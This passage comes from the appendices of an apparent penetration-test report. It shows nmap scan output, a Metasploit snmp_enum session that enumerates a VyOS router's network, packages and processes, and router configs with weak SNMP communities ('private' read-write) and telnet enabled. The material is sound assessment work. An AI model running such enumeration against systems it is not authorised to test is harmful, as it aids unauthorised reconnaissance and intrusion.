22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
33511/tcp open  mountd   1-3 (RPC #100005)
33956/tcp open  nlockmgr 1-4 (RPC #100021)
40192/tcp open  mountd   1-3 (RPC #100005)
56703/tcp open  mountd   1-3 (RPC #100005)
60709/tcp open  status   1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13
Host is up (0.0015s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 66.65 seconds
```

7.7 APPENDIX G - METASPLOIT SNMP_ENUM OUTPUT

```
msf5 > use auxiliary/scanner/snmp/snmp_enum
msf5 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 192.168.0.97
RHOSTS => 192.168.0.97
msf5 auxiliary(scanner/snmp/snmp_enum) > exploit

[+] 192.168.0.97, Connected.

[*] System information:

Host IP                       : 192.168.0.97
Hostname                      : vyos
Description                   : Vyatta VyOS 1.1.7
Contact                       : root
Location                      : Unknown
Uptime snmp                   : 4 days, 23:35:14.25
Uptime system                 : 4 days, 23:34:51.70
System date                   : 2023-12-23 23:55:49.0

[*] Network information:

IP forwarding enabled         : yes
Default TTL                   : 64
TCP segments received         : 167673
TCP segments sent             : 152382
TCP segments retrans          : 67
Input datagrams               : 5001260
Delivered datagrams           : 229894
Output datagrams              : 5026231

[*] Network interfaces:

Interface                     : [ up ] lo
Id                            : 1
Mac Address                   : :::::
Type                          : softwareLoopback
Speed                         : 10 Mbps
MTU                           : 65536
In octets                     : 862408
Out octets                    : 862408

Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
Id                            : 2
Mac Address                   : 00:50:56:99:4c:a5
Type                          : ethernet-csmacd
Speed                         : 4294 Mbps
MTU                           : 1500
In octets                     : 338542332
Out octets                    : 282240270

Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                            : 3
Mac Address                   : 00:50:56:99:ac:d2
Type                          : ethernet-csmacd
Speed                         : 1000 Mbps
MTU                           : 1500
In octets                     : 290486290
Out octets                    : 357768217


[*] Network IP:

Id                  IP Address          Netmask             Broadcast
1                   4.4.4.4             255.255.255.255     0
1                   127.0.0.1           255.0.0.0           0
3                   192.168.0.65        255.255.255.224     1
2                   192.168.0.97        255.255.255.224     1

[*] Routing information:

Destination         Next hop            Mask                Metric
4.4.4.4             0.0.0.0             255.255.255.255     0
127.0.0.0           0.0.0.0             255.0.0.0           0
172.16.221.0        192.168.0.98        255.255.255.0       1
192.168.0.32        192.168.0.98        255.255.255.224     1
192.168.0.64        0.0.0.0             255.255.255.224     0
192.168.0.96        0.0.0.0             255.255.255.224     0
192.168.0.128       192.168.0.98        255.255.255.224     1
192.168.0.192       192.168.0.98        255.255.255.224     1
192.168.0.224       192.168.0.98        255.255.255.252     1
192.168.0.228       192.168.0.98        255.255.255.252     1
192.168.0.232       192.168.0.98        255.255.255.252     1
192.168.0.240       192.168.0.98        255.255.255.252     1

[*] TCP connections and listening ports:

Local address       Local port          Remote address      Remote port         State
0.0.0.0             80                  0.0.0.0             0                   listen
0.0.0.0             443                 0.0.0.0             0                   listen
127.0.0.1           199                 0.0.0.0             0                   listen
127.0.0.1           199                 127.0.0.1           47591               established
127.0.0.1           199                 127.0.0.1           47593               established
127.0.0.1           199                 127.0.0.1           47595               established
127.0.0.1           47591               127.0.0.1           199                 established
127.0.0.1           47593               127.0.0.1           199                 established
127.0.0.1           47595               127.0.0.1           199                 established
```

```
[*] Listening UDP ports:

Local address       Local port
0.0.0.0             123
0.0.0.0             161
4.4.4.4             123
127.0.0.1           123
192.168.0.65        123
192.168.0.97        123

[*] Storage information:

Description                   : ["Physical memory"]
Device id                     : [#<SNMP::Integer:0×0000563a57bee9d8 @value=1>]
Filesystem type               : ["Ram"]
Device unit                   : [#<SNMP::Integer:0×0000563a57becb10 @value=1024>]
Memory size                   : 489.27 MB
Memory used                   : 209.51 MB

Description                   : ["Virtual memory"]
Device id                     : [#<SNMP::Integer:0×0000563a57c06038 @value=3>]
Filesystem type               : ["Virtual Memory"]
Device unit                   : [#<SNMP::Integer:0×0000563a57bfffa8 @value=1024>]
Memory size                   : 489.27 MB
Memory used                   : 209.51 MB

Description                   : ["Memory buffers"]
Device id                     : [#<SNMP::Integer:0×0000563a57c1a628 @value=6>]
Filesystem type               : ["Other"]
Device unit                   : [#<SNMP::Integer:0×0000563a57c185f8 @value=1024>]
Memory size                   : 489.27 MB
Memory used                   : 36.65 MB

Description                   : ["Cached memory"]
Device id                     : [#<SNMP::Integer:0×0000563a57c2ece0 @value=7>]
Filesystem type               : ["Other"]
Device unit                   : [#<SNMP::Integer:0×0000563a57c2c440 @value=1024>]
Memory size                   : 98.61 MB
Memory used                   : 98.61 MB

Description                   : ["Shared memory"]
Device id                     : [#<SNMP::Integer:0×0000563a57c497c0 @value=8>]
Filesystem type               : ["Other"]
Device unit                   : [#<SNMP::Integer:0×0000563a57c43a00 @value=1024>]
Memory size                   : 352.00 KB
Memory used                   : 352.00 KB

Description                   : ["Swap space"]
Device id                     : [#<SNMP::Integer:0×0000563a57c663c0 @value=10>]
Filesystem type               : ["Virtual Memory"]
Device unit                   : [#<SNMP::Integer:0×0000563a57c5b600 @value=1024>]
Memory size                   : 0 bytes
Memory used                   : 0 bytes

Description                   : ["/lib/init/rw"]
Device id                     : [#<SNMP::Integer:0×0000563a57c88f10 @value=32>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57c82e58 @value=4096>]
Memory size                   : 244.63 MB
Memory used                   : 0 bytes

Description                   : ["/dev"]
Device id                     : [#<SNMP::Integer:0×0000563a57ca4cb0 @value=35>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57c99e50 @value=4096>]
Memory size                   : 237.04 MB
Memory used                   : 152.00 KB

Description                   : ["/dev/shm"]
Device id                     : [#<SNMP::Integer:0×0000563a57cc4218 @value=36>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57cba1c8 @value=4096>]
Memory size                   : 244.63 MB
Memory used                   : 4.00 KB

Description                   : ["/live/image"]
Device id                     : [#<SNMP::Integer:0×0000563a57cd7660 @value=38>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57cd59c8 @value=4096>]
Memory size                   : 3.87 GB
Memory used                   : 250.52 MB

Description                   : ["/live/cow"]
Device id                     : [#<SNMP::Integer:0×0000563a57cfc2f8 @value=39>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57cf5340 @value=4096>]
Memory size                   : 3.87 GB
Memory used                   : 250.52 MB

Description                   : ["/live"]
Device id                     : [#<SNMP::Integer:0×0000563a57d0ed40 @value=40>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57d3fc10 @value=4096>]
Memory size                   : 244.63 MB
Memory used                   : 0 bytes

Description                   : ["/tmp"]
Device id                     : [#<SNMP::Integer:0×0000563a57d31160 @value=41>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57d5b0f0 @value=4096>]
Memory size                   : 244.63 MB
Memory used                   : 4.00 KB

Description                   : ["/opt/vyatta/etc/config"]
Device id                     : [#<SNMP::Integer:0×0000563a57d518c0 @value=42>]
Filesystem type               : ["Fixed Disk"]
Device unit                   : [#<SNMP::Integer:0×0000563a57d73768 @value=4096>]
Memory size                   : 3.87 GB
Memory used                   : 250.52 MB
```

```
Description                 : ["/var/run"]
Device id                   : [#<SNMP::Integer:0x0000563a57d69600 @value=43>]
Filesystem type             : ["Fixed Disk"]
Device unit                 : [#<SNMP::Integer:0x0000563a57d9b588 @value=4096>]
Memory size                 : 244.63 MB
Memory used                 : 84.00 KB

Description                 : ["/opt/vyatta/config"]
Device id                   : [#<SNMP::Integer:0x0000563a57d89dd8 @value=45>]
Filesystem type             : ["Fixed Disk"]
Device unit                 : [#<SNMP::Integer:0x0000563a57dabd20 @value=4096>]
Memory size                 : 244.63 MB
Memory used                 : 108.00 KB


[*] Device information:

Id                  Type                Status              Descr
196608              Processor           running             AuthenticAMD: AMD Ryzen 9 5900X 12-Core Processor
262145              Network             running             network interface lo
262146              Network             running             network interface eth0
262147              Network             running             network interface eth1
786432              Coprocessor         unknown             Guessing that there's a floating point co-processor

[*] Software components:

Index               Name
0                   acpi-support-base-0.137-5+deb6u2
1                   acpid-1:2.0.7-1squeeze4
2                   adduser-3.112+nmu2
3                   apt-0.8.10.3+squeeze7
4                   apt-transport-https-0.8.10.3+squeeze7
5                   apt-utils-0.8.10.3+squeeze7
6                   aptitude-0.6.3-3.2+squeeze1
7                   at-3.1.12-1+squeeze1
8                   atmel-firmware-1.3-4
9                   base-files-6.0squeeze10
10                  base-passwd-3.5.22
11                  bash-4.1-3+deb6u2
12                  bash-completion-1:1.2-3
13                  bcrelay-1.3.4-3
14                  bind9-host-1:9.7.3.dfsg-1~squeeze19
15                  bmon-2.0.1-3
16                  bridge-utils-1.4-5
17                  bsdmainutils-8.0.13
18                  bsdutils-1:2.17.2-9
19                  ca-certificates-20090814+nmu3squeeze1
20                  cluster-agents-1:1.0.3-3.1
21                  cluster-glue-1.0.6-1
22                  conntrack-1:1.0.1-3+vyos1+helium4
23                  conntrack-helpers-1:1.0.1-3+vyos1+helium4
24                  conntrackd-1:1.0.1-3+vyos1+helium4
25                  console-common-0.7.85
26                  console-data-2:1.10-9
27                  console-setup-1.68+squeeze2
28                  console-terminus-4.30-2
29                  coreutils-8.5-1
30                  cpio-2.11-4+deb6u2
31                  cpufrequtils-007-1+squeeze1
32                  crda-1.1.2-1~bpo60+1
33                  cron-3.0pl1-116
34                  curl-7.21.0-2.1+squeeze12
35                  dash-0.5.5.1-7.4
36                  ddclient-3.8.0-11.3
37                  debconf-1.5.36.1
38                  debconf-i18n-1.5.36.1
39                  debian-archive-keyring-2010.08.28+squeeze1
40                  debianutils-3.4
41                  dialog-1.1-20100428-1
42                  diffutils-1:3.0-1
43                  dmidecode-2.9-1.2
44                  dmsetup-2:1.02.48-5
45                  dnsmasq-2.55-2+deb6u1
46                  dnsmasq-base-2.55-2+deb6u1
47                  dpkg-1.15.12
48                  e2fslibs-1.41.12-4+deb6u2
49                  e2fsprogs-1.41.12-4+deb6u2
50                  ed-1.4-3
51                  eject-2.1.5+deb1+cvs20081104-7.1
52                  ethtool-1:2.6.34-3
53                  eventwatchd-0.2+vyos1+helium2
54                  file-5.04-5+squeeze10
55                  findutils-4.4.2-1+b1
56                  fuse-utils-2.8.4-1.1+deb6u1
57                  gawk-1:3.1.7.dfsg-5
58                  gcc-4.4-base-4.4.5-8
59                  gettext-base-0.18.1.1-3
60                  gnupg-1.4.10-4+squeeze7
61                  gpgv-1.4.10-4+squeeze7
62                  grep-2.6.3-3+squeeze1
63                  groff-base-1.20.1-10
64                  grub-common-1.98+20100804-14+vyos1+helium1
65                  grub-pc-1.98+20100804-14+vyos1+helium1
66                  gzip-1.3.12-9+squeeze1
67                  heartbeat-1:3.0.3-2
68                  host-1:9.7.3.dfsg-1~squeeze19
69                  hostapd-1:1.1+vyos1+helium2
70                  hostname-3.04
71                  iftop-0.17-16
72                  ifupdown-0.6.10
73                  igmpproxy-1:0.1+vyos1+helium2
74                  initramfs-tools-0.99.0+vyos2+lithium2
75                  initscripts-2.88dsf-13.1+squeeze1
76                  insserv-1.14.0-2
77                  installation-report-2.44
78                  iperf-2.0.4-5
79                  iproute-20120801+vyos1+helium2
80                  ipsec-tools-1:0.7.3-12+deb6u1
81                  ipset-6.9-1+vyos1+helium2
```

```
iptables-1.4.10+vyos1+helium1
iptraf-3.0.0-7
iputils-arping-3:20100418-3
iputils-ping-3:20100418-3
ipvsadm-1:1.25.clean-1
iw-0.9.19-1
jnettop-0.12.0-4
kbd-1.15.2-2
keyboard-configuration-1.68+squeeze2
klibc-utils-1.5.20-1+squeeze1
laptop-detect-0.13.7
less-436-1
libacl1-2.2.49-4
libattr1-1:2.4.44-2
libbind9-60-1:9.7.3.dfsg-1~squeeze19
libblkid1-2.17.2-9
libboost-filesystem1.42.0-1.42.0-4
libboost-iostreams1.42.0-1.42.0-4
libboost-system1.42.0-1.42.0-4
libbsd0-0.2.0-1
libbz2-1.0-1.0.5-6+squeeze1
libc-ares2-1.7.3-1squeeze1
libc-bin-2.11.3-4+deb6u11
libc6-2.11.3-4+deb6u11
libcap2-1:2.19-3+vyos1+helium2
libcap2-bin-1:2.19-3+vyos1+helium2
libcluster-glue-1.0.6-1
libcomerr2-1.41.12-4+deb6u2
libcorosync4-1.2.1-4
libcpufreq0-007-1+squeeze1
libcurl3-7.21.0-2.1+squeeze12
libcurl3-gnutls-7.21.0-2.1+squeeze12
libcwidget3-0.5.16-3
libdaemon0-0.14-2
libdb4.7-4.7.25-9
libdb4.8-4.8.30-2
libdbus-1-3-1.2.24-4+squeeze3
libdevmapper1.02.1-2:1.02.48-5
libdns69-1:9.7.3.dfsg-1~squeeze19
libdumbnet1-1.12-3+b1
libedit2-2.11-20080614-2
libept1-1.0.4
libexpat1-2.0.1-7+squeeze2
libfam0-2.7.0-17
libfile-slurp-perl-9999.13-1
libfile-sync-perl-0.09-4+b1
libfreetype6-2.4.2-2.1+squeeze6
libfuse2-2.8.4-1.1+deb6u1
libgcc1-1:4.4.5-8
libgcrypt11-1.4.5-2+squeeze3
libgdbm3-1.8.3-9
libgeoip1-1.4.7~beta6+dfsg-1
libglib2.0-0-2.24.2-1
libgmp3c2-2:4.3.2+dfsg-1
libgnutls26-2.8.6-1+squeeze6
libgpg-error0-1.6-1
libgssapi-krb5-2-1.8.3+dfsg-4squeeze10
libheartbeat2-1:3.0.3-2
libhtml-parser-perl-3.66-1
libhtml-tagset-perl-3.20-2
libhtml-tree-perl-3.23-2
libicu44-4.4.1-8+squeeze5
libidn11-1.15-2+deb6u2
libio-prompt-perl-0.997001-1
libio-socket-ssl-perl-1.33-1+squeeze1
libisc62-1:9.7.3.dfsg-1~squeeze19
libisccc60-1:9.7.3.dfsg-1~squeeze19
libisccfg62-1:9.7.3.dfsg-1~squeeze19
libk5crypto3-1.8.3+dfsg-4squeeze10
libkeyutils1-1.4-1
libklibc-1.5.20-1+squeeze1
libkrb5-3-1.8.3+dfsg-4squeeze10
libkrb5support0-1.8.3+dfsg-4squeeze10
libldap-2.4-2-2.4.23-7.3+deb6u2
liblocale-gettext-perl-1.05-6
libltdl7-2.2.6b-2
liblua5.1-0-5.1.4-5+deb6u1
liblwres60-1:9.7.3.dfsg-1~squeeze19
liblzma2-5.0.0-2
liblzo2-2-2.03-2+deb6u1
libmagic1-5.04-5+squeeze10
libmnl0-1.0.3-5+vyos1+helium1
libncurses5-5.7+20100313-5
libncursesw5-5.7+20100313-5
libnet-ssleay-perl-1.36-1
libnet1-1.1.4-2
libnetaddr-ip-perl-4.028+dfsg-1
libnetfilter-conntrack3-1.0.0-1+vyos1+helium1
libnetfilter-cthelper-1.0.1-4+vyos1+helium2
libnetfilter-cttimeout-1.0.0-3+vyos1+helium2
libnetfilter-queue1-0.0.17-6+vyos1+helium2
libnfnetlink0-1.0.0-1
libnl-3-200-3.2.25+vyos1+helium2
libnl-genl-3-200-3.2.25+vyos1+helium2
libnl1-1.1-6
libnl2-1.99+git20091216-2
libnspr4-0d-4.8.6-1+squeeze2
libnss3-1d-3.12.8-1+squeeze10
libopenhpi2-2.14.1-1
libopenipmi0-2.0.16-1.2
libopts25-1:5.10-1.1
libpam-modules-1.1.1-6.1+squeeze1
libpam-radius-auth-1.3.16-4.4
libpam-runtime-1.1.1-6.1+squeeze1
libpam0g-1.1.1-6.1+squeeze1
libparted0debian1-2.3-5
libpcap0.8-1.1.1-2+squeeze1
```

```
188                libpcap0.8-1.1.1-2+squeeze1
189                libpci3-1:3.1.7-6
190                libpcre3-8.02-1.1
191                libpcsclite1-1.5.5-4
192                libperl5.10-5.10.1-17squeeze6
193                libpkcs11-helper1-1.07-1
194                libpopt0-1.16-1
195                libradiusclient-ng2-0.5.6-1.1
196                libreadline6-6.1-3
197                libsasl2-2-2.1.23.dfsg1-7
198                libselinux1-2.0.96-1
199                libsensors4-1:3.1.2-6+squeeze1
200                libsepol1-2.0.41-1
201                libsigc++-2.0-0c2a-2.2.4.2-1
202                libslang2-2.2.2-4
203                libsmi2ldbl-0.4.8+dfsg2-3
204                libsnmp-base-5.7.2+vyos1+helium2
205                libsnmp-perl-5.7.2+vyos1+helium2
206                libsnmp15-5.7.2+vyos1+helium2
207                libsocket6-perl-0.23-1
208                libsort-versions-perl-1.5-4
209                libsqlite3-0-3.7.3-1
210                libss2-1.41.12-4+deb6u2
211                libssh2-1-1.2.6-1+deb6u1
212                libssl0.9.8-0.9.8zf+vyos1+helium8
213                libstdc++6-4.4.5-8
214                libstrongswan-4.5.2-1.1-bpo60+vyos1+helium4
215                libsysfs2-2.1.0+repack-1
216                libtasn1-3-2.7-1+squeeze+3
217                libterm-readkey-perl-2.30-4
218                libterm-readline-perl-perl-1.0303-1
219                libtext-charwidth-perl-0.04-6
220                libtext-iconv-perl-1.7-2
221                libtext-wrapi18n-perl-0.06-7
222                libtimedate-perl-1.2000-1
223                libtree-simple-perl-1.18-1
224                libudev0-164-3
225                liburi-perl-1.54-2
226                libusb-0.1-4-2:0.1.12-16
227                libuuid1-2.17.2-9
228                libvyatta-cfg1-0.102.0+vyos1+helium13
229                libvyatta-util1-0.13+vyos1+helium1
230                libwant-perl-0.18-2
231                libwrap0-7.6.q-19
232                libwww-perl-5.836-1
233                libxapian22-1.2.3-2
234                libxml-libxml-perl-1.70.ds-1+deb6u1
235                libxml-namespacesupport-perl-1.09-3
236                libxml-sax-perl-0.96+dfsg-2
237                libxml-simple-perl-2.18-3
238                libxml2-2.7.8.dfsg-2+squeeze16
239                libxml2-utils-2.7.8.dfsg-2+squeeze16
240                libxslt1.1-1.1.26-6+squeeze3
241                lighttpd-1.4.28-2+squeeze1.7
242                linux-firmware-1.29+vyos1+helium4
243                linux-image-3.13.11-1-amd64-vyos-3.13.11-1+vyos1+helium11
244                live-initramfs-1.157.1-1+vyos1+helium3
245                lldpd-0.6.0+vyos1+helium1
246                locales-2.11.3-4+deb6u11
247                login-1:4.1.4.2+svn3283-2+squeeze1
248                logrotate-3.7.8-6
249                lsb-base-3.2-23.2squeeze1
250                lsb-release-3.2-23.2squeeze1
251                lsof-4.81.dfsg.1-1
252                lsscsi-0.21-2
253                man-db-2.5.7-8
254                mawk-1.3.3-15
255                mdadm-3.1.4-1+8efb9d1+squeeze1
256                mgetty-1.1.36-1.6
257                mime-support-3.48-1+deb6u1
258                module-init-tools-3.12-2
259                mount-2.17.2-9
260                mtr-tiny-0.75-2
261                nano-2.2.4-1
262                ncurses-base-5.7+20100313-5
263                ncurses-bin-5.7+20100313-5
264                net-tools-1.60-23
265                netbase-4.45
266                netcat-traditional-1.10-38
267                netplug-1.2.9.1-2+vyos1+helium1
268                nfct-1:1.0.1-3+vyos1+helium4
269                ntp-1:4.2.6.p2+dfsg-1+vyos1+helium2
270                ntpdate-1:4.2.6.p2+dfsg-1+vyos1+helium2
271                open-vm-tools-2:9.4.0-1280544-8+vyos1+helium2
272                openssh-blacklist-0.4.1
273                openssh-client-1:5.5p1-6+squeeze8
274                openssh-server-1:5.5p1-6+squeeze8
275                openssl-0.9.8zf+vyos1+helium8
276                openssl-blacklist-0.5-2
277                openvpn-2.1.3+vyos1+helium2
278                openvpn-blacklist-0.4
279                parted-2.3-5
280                passwd-1:4.1.4.2+svn3283-2+squeeze1
281                patch-2.6-2
282                pciutils-1:3.1.7-6
283                perl-5.10.1-17squeeze6
284                perl-base-5.10.1-17squeeze6
285                perl-modules-5.10.1-17squeeze6
286                pmacct-0.14.0+vyos1+helium1
287                ppp-2.4.5-4+deb6u1
288                pppoe-3.8-3
289                pptpd-1.3.4-3
290                procps-1:3.2.8-9squeeze1
291                psmisc-22.11-1
292                python-2.6.6-3+squeeze7
293                python-central-0.6.16+nmu1
294                python-minimal-2.6.6-3+squeeze7
295                python-support-1.0.10
296                python2.6-2.6.6-8+deb6u3
```

```
296                 python2.6-2.6.6-8+deb6u3
297                 python2.6-minimal-2.6.6-8+deb6u3
298                 radvd-1:1.15+vyos1+helium2
299                 readline-common-6.1-3
300                 rsync-3.0.7-2
301                 rsyslog-4.6.4-2+deb6u2
302                 screen-4.0.3-14+deb6u1
303                 sed-4.2.1-7
304                 sensible-utils-0.0.4
305                 sipcalc-1.1.4-2
306                 snmp-5.7.2+vyos1+helium2
307                 snmpd-5.7.2+vyos1+helium2
308                 squid-langpack-20100628-1
309                 squid3-3.1.6-1.2+squeeze5
310                 squid3-common-3.1.6-1.2+squeeze5
311                 squidclient-3.1.6-1.2+squeeze5
312                 squidguard-1.4.0+vyos1+helium3
313                 ssh-1:5.5p1-6+squeeze8
314                 ssmtp-2.64-4
315                 strongswan-4.5.2-1.1-bpo60+vyos1+helium4
316                 strongswan-ikev1-4.5.2-1.1-bpo60+vyos1+helium4
317                 strongswan-ikev2-4.5.2-1.1-bpo60+vyos1+helium4
318                 strongswan-starter-4.5.2-1.1-bpo60+vyos1+helium4
319                 sudo-1.7.4p4-2.squeeze.6
320                 sysv-rc-2.88dsf-13.1+squeeze1
321                 sysvinit-2.88dsf-13.1+squeeze1
322                 sysvinit-utils-2.88dsf-13.1+squeeze1
323                 tar-1.23-3
324                 tasksel-2.88
325                 tasksel-data-2.88
326                 tcpdump-4.1.1-1+deb6u2
327                 traceroute-1:2.0.15-1
328                 tshark-1.2.11-6+squeeze15
329                 tzdata-2015g-0+deb6u1
330                 ubnt-igmpproxy-0.1.0+vyos1+helium2
331                 ucf-3.0025+nmu1
332                 udev-164-3
333                 unionfs-fuse-0.24-2.1~bpo60+1
334                 usbutils-0.87-5squeeze1
335                 user-setup-1.38
336                 util-linux-2.17.2-9
337                 vim-common-2:7.2.445+hg~cb94c42c0e1a-1
338                 vim-tiny-2:7.2.445+hg~cb94c42c0e1a-1
339                 vlan-1.9-3
340                 vyatta-bash-4.1-3+vyos1+helium5
341                 vyatta-biosdevname-1:0.3.11+vyos1+helium2
342                 vyatta-busybox-1.19.0-1+vyos1+helium2
343                 vyatta-cfg-0.102.0+vyos1+helium13
344                 vyatta-cfg-dhcp-relay-0.11.0+vyos1+helium2
345                 vyatta-cfg-dhcp-server-0.12.36+vyos1+helium6
346                 vyatta-cfg-firewall-0.13.91+vyos1+helium10
347                 vyatta-cfg-op-pppoe-0.11.20+vyos1+helium4
348                 vyatta-cfg-qos-0.15.42+vyos1+helium4
349                 vyatta-cfg-quagga-0.19.0+vyos1+helium9
350                 vyatta-cfg-system-0.20.43+vyos1+helium34
351                 vyatta-cfg-vpn-0.12.105+vyos1+helium10
352                 vyatta-cluster-0.11.25+vyos1+helium1
353                 vyatta-config-mgmt-0.34+vyos1+helium2
354                 vyatta-config-migrate-0.13.65+vyos1+helium1
355                 vyatta-conntrack-0.54+vyos1+helium2
356                 vyatta-conntrack-sync-0.46+vyos1+helium1
357                 vyatta-cron-1.0.3+vyos1+helium9
358                 vyatta-dhcp3-client-4.1.8+vyos1+helium2
359                 vyatta-dhcp3-common-4.1.8+vyos1+helium2
360                 vyatta-dhcp3-relay-4.1.8+vyos1+helium2
361                 vyatta-dhcp3-server-4.1.8+vyos1+helium2
362                 vyatta-eventwatch-0.1+vyos1+helium2
363                 vyatta-ipv6-rtradv-0.38+vyos1+helium5
364                 vyatta-keepalived-1.2.2-1+vyos1+helium1
365                 vyatta-lldp-0.25+vyos1+helium1
366                 vyatta-nat-0.13.0+vyos1+helium2
367                 vyatta-netflow-0.42+vyos1+helium1
368                 vyatta-op-0.14.0+vyos1+helium22
369                 vyatta-op-dhcp-server-0.14.0+vyos1+helium5
370                 vyatta-op-firewall-0.11.0+vyos1+helium1
371                 vyatta-op-qos-0.12.27+vyos1+helium1
372                 vyatta-op-quagga-0.11.34+vyos1+helium2
373                 vyatta-op-vpn-0.14.0+vyos1+helium5
374                 vyatta-openvpn-0.2.60+vyos1+helium6
375                 vyatta-ppp-2.4.4rel-8+vyos1+helium1
376                 vyatta-quagga-0.99.20.1-13+vyos1+helium1
377                 vyatta-ravpn-0.12.44+vyos1+helium7
378                 vyatta-util-0.13+vyos1+helium1
379                 vyatta-version-1.1.7
380                 vyatta-vrrp-0.11+vyos1+helium4
381                 vyatta-wanloadbalance-0.13.68+vyos1+helium5
382                 vyatta-webgui-0.2.13-101+vyos1+helium1
383                 vyatta-webproxy-0.2.110+vyos1+helium7
384                 vyatta-wireless-0.3.41+vyos1+helium5
385                 vyatta-wirelessmodem-0.1.24+vyos1+helium2
386                 vyatta-zone-0.15+vyos1+helium2
387                 vyos-nhrp-0.1.0+vyos1+helium2
388                 vyos-opennhrp-0.14.1-1+vyos1+helium2
389                 whois-5.0.10
390                 wireless-regdb-2011.04.28-1~bpo60+1
391                 wireshark-common-1.2.11-6+squeeze15
392                 wpasupplicant-1.1+vyos1+helium2
393                 xkb-data-1.8-2
394                 xl2tpd-1.2.7+dfsg-1
395                 xsltproc-1.1.26-6+squeeze3
396                 xz-utils-5.0.0-2
397                 zlib1g-1:1.2.3.4.dfsg-3
```

```
[*] Processes:

Id               Status            Name              Path              Parameters
1                runnable          init              init [2]
1631             runnable          udevd             udevd             --daemon
1714             runnable          udevd             udevd             --daemon
1715             runnable          udevd             udevd             --daemon
2293             runnable          acpid             /usr/sbin/acpid
2302             runnable          atd               /usr/sbin/atd
2317             runnable          vmtoolsd          /usr/bin/vmtoolsd
2350             runnable          cron              /usr/sbin/cron
2375             runnable          netplugd          /sbin/netplugd    -P -p /var/run/netplugd.pid
2416             runnable          zebra             /usr/sbin/zebra   -d -P 0 -i /var/run/quagga/zebra.pid -S -s 1048576
2418             runnable          ripd              /usr/sbin/ripd    -d -P 0 -i /var/run/quagga/ripd.pid
2420             runnable          ripngd            /usr/sbin/ripngd  -d -P 0 -i /var/run/quagga/ripngd.pid
2422             runnable          ospfd             /usr/sbin/ospfd   -d -P 0 -i /var/run/quagga/ospfd.pid
2424             runnable          ospf6d            /usr/sbin/ospf6d  -d -P 0 -i /var/run/quagga/ospf6d.pid
2428             runnable          bgpd              /usr/sbin/bgpd    -d -P 0 -i /var/run/quagga/bgpd.pid -I
2673             runnable          rsyslogd          /usr/sbin/rsyslogd -c4
2801             runnable          ntpd              /usr/sbin/ntpd    -p /var/run/ntpd.pid -g -u 102:107
2809             runnable          ntpd              /usr/sbin/ntpd    -p /var/run/ntpd.pid -g -u 102:107
2815             runnable          busybox           /bin/busybox      telnetd -p 23
2870             runnable          lighttpd          /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
2878             runnable          chunker           /usr/sbin/chunker -p /var/run/chunker.pid
2883             runnable          chunker           /usr/sbin/chunker -p /var/run/chunker.pid
2930             running           snmpd             /usr/sbin/snmpd   -LSid -Lf /dev/null -u snmp -g snmp -p /var/run/snmpd.pid
2938             runnable          lldpd             /usr/sbin/lldpd   -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
2953             runnable          lldpd             /usr/sbin/lldpd   -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
3002             runnable          vyos-intfwatchd   /usr/bin/perl     /opt/vyatta/sbin/vyos-intfwatchd
3004             runnable          ip                ip                monitor link
3024             runnable          getty             /sbin/getty       38400 tty1
3025             runnable          getty             /sbin/getty       38400 tty2
3026             runnable          getty             /sbin/getty       38400 tty3
3027             runnable          getty             /sbin/getty       38400 tty4
3028             runnable          getty             /sbin/getty       38400 tty5
3029             runnable          getty             /sbin/getty       38400 tty6
3030             runnable          getty             /sbin/getty       -L ttyS0 9600 vt100
3736             runnable          login             /bin/login
3738             runnable          vbash             -vbash
5235             runnable          login             /bin/login
5237             runnable          vbash             -vbash


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/snmp/snmp_enum) >
```

7.8 APPENDIX H - SNMP ROUTER DISCREPANCIES

7.8.1 Router 1 – 192.168.0.193

```
service {
    dhcp-server {
        disabled true
        shared-network-name LAN {
            authoritative disable
            subnet 192.168.0.192/27 {
                default-router 192.168.0.193
                exclude 192.168.0.193
                exclude 192.168.0.200
                lease 60
                start 192.168.0.193 {
                    stop 192.168.0.222
                }
            }
        }
    }
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    ssh {
        port 22
    }
    telnet {
        port 23
    }
}
```

7.8.2 Router 2 - 192.168.0.33

```
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
```

7.8.3 Router 3 – 192.168.0.129


```
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community private {
            authorization rw
        }
        community secure {
